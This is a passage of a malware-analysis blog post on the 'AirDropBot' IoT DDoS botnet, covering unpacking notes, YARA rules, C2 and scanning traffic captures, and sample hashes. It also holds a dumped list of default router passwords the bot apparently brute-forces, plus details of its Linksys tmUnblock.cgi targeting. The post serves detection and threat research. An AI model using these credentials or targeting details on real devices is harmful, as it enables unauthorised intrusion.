0x08057f37  epicrouter.1001chin.aquario.gpon.supervisor.zyad1234.7ujMko0vizx
0x08057f77  v.7ujMko0admin.oelinux123.changeme.LSiuY7pOmZG2s.vertex25ektks12
0x08057fb7  3.tsgoingon.solokey.666666.88888888.grouter.tl789.twe8ehome.h3c.
0x08057ff7  nmgx_wapia.private.abc123.ROOT500.ahetzip8.ascend.b
[0x08048184]>
[0x08048184]> 
```

For the addition, nowadays IoT botnet adversaries are not only packing the Intel binaries, but the embedded platform's (some are RISC cpu too) Linux binary are often seen packed also with the custom packers. Like in this similar threat report I made [link], with the ELF binary for MIPS cpu (noted: big endian one), sample that was actually spotted inside of the house of a victim (in his MIPS IoT daily used device, I won't disclose it further). I analyzed and unpacked it, to find that is not only "UPX!" bytes tampering that has been replaced.

Let me quote it in here too about my suggested unpacking methods for embedded Linux binaries I wrote in the linked post, as follows:

```
"There are other radare2 ways also for unpacking and extracting
unpacked sample manually too.

The "dmda" is also useful to dump but it's maybe a bit hard effort to
run it on embedded system, or, you can fix the load0 and load1 that can
also be done after you grab "OEP", or, you can also break it in the exact
rewriting process to the base address, but either ways, should be able
to unpack it.

First ones will consume workspace in the memory for performing it.. I
don't think RISC systems has much luxury in space for that purpose,
but the latter one in some circumstance can be performed in ESIL mode."
```

The thing is you should master all of those methods, and only by that most of binary packing possibility in Linux can be solved manually without depending on UPX or any automation tools.

**"So don't worry, just fire your radare2, and everything will be just Okay!"** :D (my favorite motto)

## In a short summary as the conclusion

This binaries are a DoS bot clients, a part of a DDoS botnet. It spread as a worm with currently aiming Lynksys tmUnblock.cgi routers derived by non MIPS built binaries that infects machines to act as payload spreader too. I must warn you that I did not check the details in every 26 binaries came up during this investigation, but I think the general aspect is covered.


These are malware for Linux platform, it has backdoor, bot functions and are having infection capability with aiming vulnerability in routers CGI or telnet. The malware is coded with many originality intact, again, it is a newly coded, it is not using codes from Mirai-like, GafGyt (Qbot/Torlus base), or Kaiten (or STD like), but I can tell that the development is not mature yet. I was about to name it as "Cloudbot" but it looks like there is a legitimate software already using it so I switched to the "Airdropbot" instead due to the hardcoded message printed on a success infection. This is a new strain of various library of IoT botnet, I hope that other security entities and law enforcer aware of what has just been occurred here, before it is making bigger damage like Mirai botnet did before.

## Detection methods

## Binary detection

For the binary signature method of detection. The unpacked version will hit just fine. But since the AirDropBot was developed to support many embed platform from various CPU and "endianness" type, to detect it precisely you may need to code several signatures. However, if you see the typical functions of their binary carefully, so it is yes, one generic rule can be generated and applied. For that I PoC'ed it myself to develop a bit complex Yara rules to detect them all and to recognize which binary that is having the scanner and not.

The snippet code and scan example is as per screenshot below.




```
    condition:
        1 of them
            and is__elf
        and is__LinuxAirDropBot_GEN
        and filesize < 50KB
}
rule Linux_AirDrop_malware_Scanner {

    meta:
        description = "Detects Linux/AirDrop wirh Scanner"
        date = "2019-09-28"
    strings:
        $hexprc21 = { 30 71 73 70 64 30 }
        $hexprc22 = { 30 6E 62 71 74 }
        $hexprc23 = { 30 64 6E 65 6D 6A 6F 66 }
        $hexprc24 = { 30 74 75 62 75 76 74 }
        $hexprc25 = { 30 66 79 66 }
        $hexprc26 = { 47 72 6F 75 70 73 3A 09 }
        $hexprc27 = { 65 6E 63 6F 64 65 72 }
        $hexkl11 = { 73 6F 72 61 }
        $hexkl12 = { 69 6E 73 6F 6D 6E 69 }
        $hexkl13 = { 41 6B 69 72 75 }
        $hexkl14 = { 73 63 61 6E 4A 6F 73 68 }
        $hexkl15 = { 41 6D 6E 65 73 69 61 }
        $hexkl16 = { 4F 77 61 72 69 }
        $hexkl17 = { 6D 69 6F 72 69 }
        $hexkl18 = { 43 61 79 6F 73 69 6E }
        $postr21 = "submit_button=" fullword nocase wide ascii
        $postr22 = "change_action=" fullword nocase wide ascii
        $postr23 = "commit=" fullword nocase wide ascii
        $postr24 = ".cgi" fullword nocase wide ascii
        $postr25 = "tmUnblock" fullword nocase wide ascii
    condition:
        (1 of ($hexprc*)
        and (4 of ($hexkl*))
        and (3 of ($postr*)))
            and is__elf
        and is__LinuxAirDropBot_GEN
        and filesize < 50KB
```

```
$ date
Sun Sep 29 04:28:55 JST 2019
$ ls -l ./New/|cut -d" " -f7-

  34596 Sep 25 20:10 cloudbot-arm
  26468 Sep 25 20:09 cloudbot-mips
  31296 Sep 25 20:07 cloudbot-x64
  30320 Sep 25 20:06 cloudbot-x86
  24468 Sep 29 04:24 hnios2.cloudbot
  34692 Sep 29 04:21 ppc.cloudbot
 125876 Sep 29 04:21 sh-sh4.cloudbot
  34528 Sep 29 04:23 xtensa.cloudbot
$
$ yara ./New/AirDropBot.yar ./New/
Linux_AirDrop_malware_Generic ./New//cloudbot-arm
Linux_AirDrop_malware_Scanner ./New//cloudbot-arm
Linux_AirDrop_malware_Generic ./New//cloudbot-x86
Linux_AirDrop_malware_Scanner ./New//cloudbot-x86
Linux_AirDrop_malware_Generic ./New//cloudbot-mips
Linux_AirDrop_malware_Generic ./New//cloudbot-x64
Linux_AirDrop_malware_Scanner ./New//cloudbot-x64
Linux_AirDrop_malware_Generic ./New//ppc.cloudbot
Linux_AirDrop_malware_Scanner ./New//ppc.cloudbot
Linux_AirDrop_malware_Generic ./New//hnios2.cloudbot
Linux_AirDrop_malware_Generic ./New//xtensa.cloudbot
Linux_AirDrop_malware_Scanner ./New//xtensa.cloudbot
$
```

## Traffic detection

For the traffic detection, there are two methods that you can apply as detection: ***(1) The Initial Connection*** and activities of AirDropBot does right after the success infection, or ***(2) the DoS traffic***, I am explaining both as follows.

The Initial connection detection is related to the nature of this malware, which is connecting to C2 and performing scanning for vulnerabilities aiming random IP in 8080. I can suggest a nice Suricata or Snort rule can be coded for connection that's aiming TCP/455 (C2 connection port), but the C2 port can be changed by the adversaries too on their next campaign, but that's not going to be easy for them to prepare all of those varied binaries and C2 port changes immediately (smile). The other way is to focus on the scanner payloads as per described in some of pictures above, the Surucata rules to detect them will last longer IF the same vulnerability is still being aimed.



```
Destination        Protocol  Length  Info
179.43.149.189     TCP       74 49061→455 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568268 TSecr=0 WS=4
160.112.41.44      TCP       74 46822→8080 [SYN] Seq=0 Win=1460[illegible]RM=1 TSval=568269 TSecr=0 WS=4
179.43.149.189     TCP       74 [TCP Retransmission] 49061→4[illegible]n=0 MSS=1460 SACK_PERM=1 TSval=
160.112.41.44      TCP       74 [TCP Retransmission] 46822→8080[illegible]en=0 MSS=1460 SACK_PERM=1 TSval
131.73.127.44      TCP       74 40646→8080 [SYN] Seq=0 Win=1460[illegible]RM=1 TSval=568372 TSecr=0 WS=4
131.73.127.44      TCP       74 [TCP Retransmission] 40646→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
195.113.41.44      TCP       74 45913→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568474 TSecr=0 WS=4
179.43.149.189     TCP       74 [TCP Retransmission] 49061→455 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=
195.113.41.44      TCP       74 [TCP Retransmission] 45913→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
150.168.226.75     TCP       74 58504→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568576 TSecr=0 WS=4
150.168.226.75     TCP       74 [TCP Retransmission] 58504→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
188.129.242.243    TCP       74 49424→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568678 TSecr=0 WS=4
188.129.242.243    TCP       74 [TCP Retransmission] 494[illegible]en=0 MSS=1460 SACK_PERM=1 TSval
104.81.50.148      TCP       74 54079→8080 [SYN] Seq=0 Win=[illegible]RM=1 TSval=568780 TSecr=0 WS=4
104.81.50.148      TCP       74 [TCP Retransmission] 540[illegible]en=0 MSS=1460 SACK_PERM=1 TSval
96.253.202.202     TCP       74 44115→8080 [SYN] Seq=0 Win=[illegible]RM=1 TSval=568882 TSecr=0 WS=4
179.43.149.189     TCP       74 [TCP Retransmission] 49061→455 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=
96.253.202.202     TCP       74 [TCP Retransmission] 44115→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
2.249.119.105      TCP       74 60838→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=568985 TSecr=0 WS=4
2.249.119.105      TCP       74 [TCP Retransmission] 60838→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
85.195.80.8        TCP       74 57704→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569087 TSecr=0 WS=4
85.195.80.8        TCP       74 [TCP Retransmission] 57704→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
194.30.236.149     TCP       74 46241→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569189 TSecr=0 WS=4
194.30.236.149     TCP       74 [TCP Retransmission] 46241→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
148.90.133.67      TCP       74 40597→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569291 TSecr=0 WS=4
148.90.133.67      TCP       74 [TCP Retransmission] 40597→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
221.44.99.77       TCP       74 59258→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569394 TSecr=0 WS=4
221.44.99.77       TCP       74 [TCP Retransmission] 59258→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
31.142.91.36       TCP       74 33970→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=569496 TSecr=0 WS=4
31.142.91.36       TCP       74 [TCP Retransmission] 33970→8080 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
```

The other detection is by using the AirDropBot's hardcoded flood packets, which I was in purpose whoring them in the attached pictures above too. This way you may be able to recognize the DoS traffic activity performed by this threat in the future DDoS incidents. Sucicata and Snort rules are supported for this purpose.

The bad actors and his gang are still at large and reading this blog post too :) , I am sorry I can not share the generic scanning code I made in here, but the screenshots I provided are enough for fellow reversers to recognize and implement these detection methods to filter these series of AirdropBot activities. The rest is OpSec.

## Hashes and IOC information

The hashes are listed as per below and IOC has been posted to MISP and OTX for all blue-teamer community to be noticed.

```
../bins/aarch64be.cloudbot    | 417151777eaaccfc62f778d33fd183ff
../bins/arc.cloudbot          | d31f047c125deb4c2f879d88b083b9d5
../bins/arcle-750d.cloudbot   | ff1eb225f31e5c29dde47c147f40627e
../bins/arcle-hs38.cloudbot   | f3aed39202b51afdd1354adc8362d6bf
../bins/arm.cloudbot          | 083a5f463cb84f7ae8868cb2eb6a22eb
../bins/arm5.cloudbot         | 9ce4decd27c303a44ab2e187625934f3
../bins/arm6.cloudbot         | b6c6c1b2e89de81db8633144f4cb4b7d
../bins/arm7.cloudbot         | abd5008522f69cca92f8eefeb5f160e2
../bins/fritzbox.cloudbot     | a84bbf660ace4f0159f3d13e058235e9
../bins/haarch64.cloudbot     | 5fec65455bd8c842d672171d475460b6
../bins/hnios2.cloudbot       | 4d3cab2d0c51081e509ad25fbd7ff596
../bins/hopenrisc.cloudbot    | 252e2dfdf04290e7e9fc3c4d61bb3529
../bins/hriscv64.cloudbot     | 5dcdace449052a596bce05328bd23a3b
../bins/linksys.cloudbot      | 9c66fbe776a97a8613bfa983c7dca149
../bins/m68k-68xxx.cloudbot   | 59af44a74873ac034bd24ca1c3275af5
../bins/microblazebe.cloudbot | 9642b8aff1fda24baa6abe0aa8c8b173
../bins/microblazeel.cloudbot | e56cec6001f2f6efc0ad7c2fb840aceb
../bins/mips.cloudbot         | 54d93673f9539f1914008cfe8fd2bbdd
../bins/mips2.cloudbot        | a84bbf660ace4f0159f3d13e058235e9
../bins/mpsl.cloudbot         | 9c66fbe776a97a8613bfa983c7dca149
../bins/ppc.cloudbot          | 6d202084d4f25a0aa2225589dab536e7
../bins/sh-sh4.cloudbot       | cfbf1bd882ae7b87d4b04122d2ab42cb
../bins/sh4.cloudbot          | b02af5bd329e19d7e4e2006c9c172713
../bins/x86.cloudbot          | 85a8aad8d938c44c3f3f51089a60ec16
../bins/x86_64.cloudbot       | 2c0afe7b13cdd642336ccc7b3e952d8d
../bins/xtensa.cloudbot       | 94b8337a2d217286775bcc36d9c862d2
```

## Salutation & Epilogue

I would like to thank to @0xrb for his persistence trying to convince me that this binary is interesting. It is interesting indeed, and as promised, this is the analysis I did after work, writing this in 8hours more non-stop. Thank's also for other readers who keep on supporting MMD, and as team, we appreciate your patience in waiting for our new post.

Thank you **pancake** and **Radare2 teams** who keep on making **radare2** the best RE tools for UNIX (All of the **radare2** reversing was done in **FreeBSD OS, thank you for your great support to FreeBSD!**), and also I thank **Tsurugi DFIR team** for your great forensics tools. For these open source security frameworks I still keep on helping with tests and bug reports.

Okay, I will rest and will wordsmith some *miserable jargon parts* of the post later, maybe I will add detail that I didn't have much time to write it now, or, to correct some minor stuff. In the mean time, enjoy the writing, please share with mention or using #MalwareMustDie hashtag. This post is a start for more posts to come.

A tribute to the newborn **radare2** community in Japan **"r2jp"**, that we established in 2013 together with "pancake" on **AVTokyo** workshop in Tokyo, Japan.

*This technical analysis and its contents is an original work and firstly published in the current MalwareMustDie Blog post (this site), the analysis and writing is made by* ***@unixfreaxjp****.*

The research contents is bound to our legal disclaimer guide line in sharing of MalwareMustDie NPO research material.

Malware Must Die!